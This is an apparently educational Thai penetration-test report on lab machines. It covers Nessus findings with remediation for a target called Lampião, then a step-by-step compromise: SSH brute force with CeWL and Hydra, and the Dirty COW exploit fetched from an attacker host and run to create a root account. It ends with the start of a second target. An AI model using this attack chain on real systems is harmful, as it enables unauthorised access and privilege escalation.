
4.2 สรุปผลการสแกนช่องโหว่ด้วย Nessus

ผลการสรุปรายชื่อช่องโหว่ที่ตรวจพบ โดยจำนวนช่องโหว่ในแต่ละประเภทที่ตรวจพบมีทั้งหมด 3 ระดับ ดังนี้

- Critical จำนวน 1
- High จำนวน 0
- Medium จำนวน 4
- Low จำนวน 4



ภาพตัวอย่างที่ 4.1 ผลการสแกน Nessus



ภาพตัวอย่างที่ 4.2 ผลการสแกน Nessus


ตารางรายการช่องโหว่ที่พบ

ระดับช่องโหว	ชื่อช่องโหว่	แนวทางการแก้ไขปัญหา
CRITICAL	Canonical Ubuntu Linux SEoL (14.04.x)	อัปเกรด Ubuntu เป็นเวอร์ชัน LTS ที่ยังรองรับ เช่น 22.04 หรือ 24.04
MEDIUM	JQuery 1.2 < 3.5.0 Multiple XSS	อัปเดต jQuery เป็นเวอร์ชัน 3.5.0 ขึ้นไป และใช้ CSP เพื่อลดความเสี่ยง XSS
MEDIUM	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)	อัปเดต OpenSSH เป็นเวอร์ชัน 9.6 ขึ้นไป หรือปิด Cipher chacha20-poly1305 และ CBC+ETM ใน sshd_config
MEDIUM	web.config File Information Disclosure	บล็อกการเข้าถึง web.config จากภายนอก และย้ายข้อมูลสำคัญไปใช้ Environment Variables แทน
MEDIUM	SSH Weak Algorithms Supported	กำหนด Ciphers, KexAlgorithms, MACs ใน sshd_config ให้ใช้เฉพาะ Algorithm ที่แข็งแกร่ง แล้ว Restart SSH

LOW	SSH Server CBC Mode Ciphers Enabled	ปิด CBC Mode ใน sshd_config โดยกำหนดให้ใช้เฉพาะ CTR/GCM Mode
LOW	SSH Weak Key Exchange Algorithms Enabled	ปิด DH Group ที่อ่อนแอ เช่น diffie-hellman-group1-sha1 ใน sshd_config
LOW	ICMP Timestamp Request Remote Date Disclosure	บล็อก ICMP Type 13 ด้วย iptables หรือ Firewall Rule
LOW	SSH Weak MAC Algorithms Enabled	Enabledปิด MD5 และ SHA1-based MAC ใน sshd_config และ Restart SSH


4.3 ผลการทดสอบเจาะระบบ

4.3.1) Port Scanning ด้วย Nmap ทำการสแกนหา port ที่เปิดอยู่บนเครื่องเป้าหมาย เพื่อดูว่ามี service อะไรรันอยู่บ้าง ด้วยคำสั่ง nmap -Pn -sV -sC -p- -T4 192.168.193.48 ผลลัพธ์พบ port เปิดอยู่ 3 port ได้แก่ 22 (SSH), 80 (HTTP), และ 1898 (HTTP — Drupal CMS)




ภาพตัวอย่างที่ 4.3 ผลการทดสอบเจาะระบบ

4.3.2) เข้าชม port 80 ผ่านเบราว์เซอร์ เพื่อตรวจสอบว่าหน้าเว็บมีอะไรที่น่าสนใจหรือไม่ ผลลัพธ์ พบแค่ ASCII art banner ของ Lampião ไม่มี interactive content หรืออะไรที่น่าสนใจ




ภาพตัวอย่างที่ 4.4 ผลการทดสอบเจาะระบบ

4.2.3) เข้าชม port 1898 เพื่อตรวจสอบ CMS และหาข้อมูลที่เป็นประโยชน์สำหรับการโจมตี ผลลัพธ์ พบ Drupal 7 CMS มี blog posts 2 อัน เปิดเผย username: tiago และ eder สามารถใช้เป็น Username เพื่อง่ายต่อการ Brute force ได้




ภาพตัวอย่างที่ 4.5 ผลการทดสอบเจาะระบบ

4.3.4) ใช้ cURL ดู HTML source ของหน้าเว็บ เพื่อยืนยัน version ของ Drupal ด้วยคำสั่ง curl -s http://192.168.193.48:1898/ | grep -i generator ผลลัพธ์ ยืนยันว่าเป็น Drupal 7 จาก meta tag — <meta name="Generator" content="Drupal 7"/>




ภาพตัวอย่างที่ 4.6 ผลการทดสอบเจาะระบบ

4.3.5) บันทึก username ทั้งสองที่พบจาก blog ลงไฟล์ เพื่อใช้ใน brute force ขั้นต่อไป ด้วยคำสั่ง echo -e “tiago\neder” > users.txt




ภาพตัวอย่างที่ 4.7 ผลการทดสอบเจาะระบบ

4.3.6) ใช้ CeWL (Custom Word List generator) ดึงคำจาก blog content ของ Drupal เพื่อสร้าง wordlist สำหรับโจมตี SSH เพราะ password มักมาจากสิ่งที่ผู้ใช้สนใจหรือเขียนถึง ด้วยคำสั่ง cewl -w passwords.txt http://192.168.193.48:1898/?q=node/1 ผลลัพธ์ ได้ไฟล์ passwords.txt ที่มีคำจาก blog content




ภาพตัวอย่างที่ 4.8 ผลการทดสอบเจาะระบบ

4.3.7) ใช้ Hydra โจมตี SSH ด้วย Username (ที่บันทึกไฟล์ไว้)และ wordlist ที่รวบรวมได้ เพื่อหา credential ที่ถูกต้อง ด้วยคำสั่ง hydra -L users.txt -P passwords.txt ssh://192.168.193.48 ผลลัพธ์ พบ credential ที่ถูกต้อง — tiago : Virgulino



ภาพตัวอย่างที่ 4.9 ผลการทดสอบเจาะระบบ


4.3.8) ใช้ Username และ Password ที่ได้จาก Hydra เพื่อ login เข้าเครื่องเป้าหมายผ่าน SSH ด้วยคำสั่ง ssh tiago@192.168.193.48 ผลลัพธ์ เข้าถึงระบบในฐานะ user tiago ได้สำเร็จ



ภาพตัวอย่างที่ 4.10 ผลการทดสอบเจาะระบบ

4.3.9) ค้นหาและอ่านไฟล์ flag ใน home directory ของ tiago

- ด้วยคำสั่ง ls
- ด้วยคำสั่ง cat local.txt ผลลัพธ์ local.txt 267db3720d68d0d4d5addf65eb9f19ae




ภาพตัวอย่างที่ 4.11 ผลการทดสอบเจาะระบบ

4..3.10) ตรวจสอบ kernel version และ OS ของเครื่องเป้าหมาย เพื่อหาช่องโหว่ที่เหมาะสมสำหรับยกระดับสิทธิ์

- ด้วยคำสั่ง uname -a
- ด้วยคำสั่ง cat /etc/*release | head -1

ผลลัพธ์ Linux kernel 4.4.0-31-generic / Ubuntu 14.04.5 LTS vulnerable to Dirty COW (CVE-2016-5195)




ภาพตัวอย่างที่ 4.12 ผลการทดสอบเจาะระบบ


4.3.11) ดาวน์โหลดและรัน linux-exploit-suggester เพื่อยืนยันว่า kernel version นี้มีช่องโหว่อะไรบ้างที่ exploit ได้

- ด้วยคำสั่ง wget --no-check-certificate https://raw.githubusercontent.com/.../linux-exploit-suggester.sh -O les.sh
- ด้วยคำสั่ง chmod +x les.sh && ./les.sh

ผลลัพธ์ ยืนยัน Dirty COW (CVE-2016-5195) เป็นช่องโหว่ที่ exploit ได้บน kernel นี้



ภาพตัวอย่างที่ 4.13 ผลการทดสอบเจาะระบบ



ภาพตัวอย่างที่ 4.14 ผลการทดสอบเจาะระบบ



ภาพตัวอย่างที่ 4.15 ผลการทดสอบเจาะระบบ

4.3.12) ดาวน์โหลด Dirty COW 2 Exploit (CVE-2016-5195) ช่องโหว่ Dirty COW เกิดจากความผิดพลาดในการจัดการหน่วยความจำของระบบ Linux ที่เปิดโอกาสให้ผู้ใช้งานทั่วไปสามารถแอบเข้าไปแก้ไขไฟล์สำคัญที่ปกติถูกล็อกไว้ให้ Read-only ได้สำเร็จ ส่งผลให้เราสามารถยกระดับสิทธิ์ตัวเองขึ้นเป็นผู้ดูแลระบบสูงสุด (Root) ได้ ขั้นตอนนี้ดาวน์โหลด exploit (40847.cpp) จาก Exploit-DB มาไว้ที่เครื่อง attacker แล้ว serve ผ่าน HTTP


- ด้วยคำสั่ง wget https://www.exploit-db.com/raw/40847 -O 40847.cpp
- ด้วยคำสั่ง python3 -m http.server 8000

จากนั้นดาวน์โหลด exploit ไปยังเครื่องเป้าหมาย

- ด้วยคำสั่ง cd /tmp && wget http://KALI_IP:8000/40847.cpp



ภาพตัวอย่างที่ 4.16 ผลการทดสอบเจาะระบบ




ภาพตัวอย่างที่ 4.17 ผลการทดสอบเจาะระบบ

4.3.13) เนื่องจากไฟล์เจาะระบบที่โหลดมายังเป็นแค่ไฟล์โค้ด (.cpp) ระบบยังไม่สามารถทำงานได้ เราจึงต้องใช้เครื่องมือ g++ ในการแปลงโค้ดนั้นให้กลายเป็นโปรแกรมพร้อมสั่งการ เมื่อเปิดรันโปรแกรมนี้ มันจะเข้าไปเจาะจงสร้างบัญชีผู้ใช้ใหม่ในระบบที่มีสิทธิ์ Root (ซึ่งตั้งรหัสผ่านไว้ว่า dirtyCowFun) เพื่อให้เราใช้ล็อกอินควบคุมเครื่องได้ทันที

- ด้วยคำสั่ง g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dirtycow2 40847.cpp -lutil
- ด้วยคำสั่ง ./dirtycow2

ผลลัพธ์ exploit สร้าง user ใหม่ที่มีสิทธิ์ root พร้อม password "dirtyCowFun"



ภาพตัวอย่างที่ 4.18 ผลการทดสอบเจาะระบบ

4.3.14) ใช้ su เพื่อสลับเป็น root user ด้วย password ที่ exploit สร้างให้ และยืนยันด้วย whoami

- ด้วยคำสั่ง su -
- ด้วยคำสั่ง Password: dirtyCowFun
- ด้วยคำสั่ง whoami

ผลลัพธ์ ได้สิทธิ์ root สมบูรณ์

```
tiago@lampiao:/tmp$ su -
Password:
```

ภาพตัวอย่างที่ 4.19 ผลการทดสอบเจาะระบบ

```
root@lampiao:~# whoami
root
```

ภาพตัวอย่างที่ 4.20 ผลการทดสอบเจาะระบบ

4.3.15) สำรวจโฟลเดอร์ Root และอ่าน Proof Flag แสดงไฟล์ที่เราเจอจากRoot และ อ่านไฟล์ proof.txt ใน /root เพื่อยืนยันการยึดเครื่องสมบูรณ์

- ด้วยคำสั่ง Ls
- ด้วยคำสั่ง cat /root/proof.txt

ผลลัพธ์ proof.txt c5020c9a8968cd2899af4dc5adedb840

```
root@lampiao:~# whoami
root
root@lampiao:~# ls
flag.txt  proof.txt
root@lampiao:~# cat /root/proof.txt
c5020c9a8968cd2899af4dc5adedb840
```

ภาพตัวอย่างที่ 4.21 ผลการทดสอบเจาะระบบ

5. ผลการทำการ Security Assessment Traget4 : Moneybox


5.1 ข้อมูลทั่วไปของเป้าหมาย

Target name	Moneybox
IP Address	192.168.144.230
OS	Linux
Web Application	Local
Open Port	21/tcp, 22/tcp and 80/tcp


5.2 สรุปผลการสแกนช่องโหว่ด้วย Nessus

ผลการสรุปรายชื่อช่องโหว่ที่ตรวจพบ โดยจำนวนช่องโหว่ในแต่ละประเภทที่ตรวจพบมีทั้งหมด 3 ระดับ ดังนี้

- Critical จำนวน 0
- High จำนวน 0
- Medium จำนวน 1
- Low จำนวน 1



ภาพตัวอย่างที่ 5.1 ผลการสแกน Nessus




ภาพตัวอย่างที่ 5.2 ผลการสแกน Nessus

ตารางรายการช่องโหว่ที่พบ

ระดับช่องโหว	ชื่อช่องโหว่	แนวทางการแก้ไขปัญหา
MEDIUM	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)	อัปเดต OpenSSH ให้เป็นเวอร์ชัน 9.6p1 หรือสูงกว่า ซึ่งรองรับ Strict Key Exchange (kex-strict) เพื่อป้องกันการโจมตีแบบ Prefix Truncation
LOW	ICMP Timestamp Request Remote Date Disclosure	บล็อก ICMP Timestamp Request (Type 13) และ Reply (Type 14) ผ่าน Firewall หรือ ACL


5.3 ผลการทดสอบเจาะระบบ

5.3.1) ทำการ nmap ด้วยคำสั่ง nmap -sC -sV -A -p- 192.168.144.230 ตรวจพบ Port เปิดอยู่ 3 Port ได้แก่ 21,22,80



ภาพตัวอย่างที่ 5.3 ผลการทดสอบเจาะระบบ

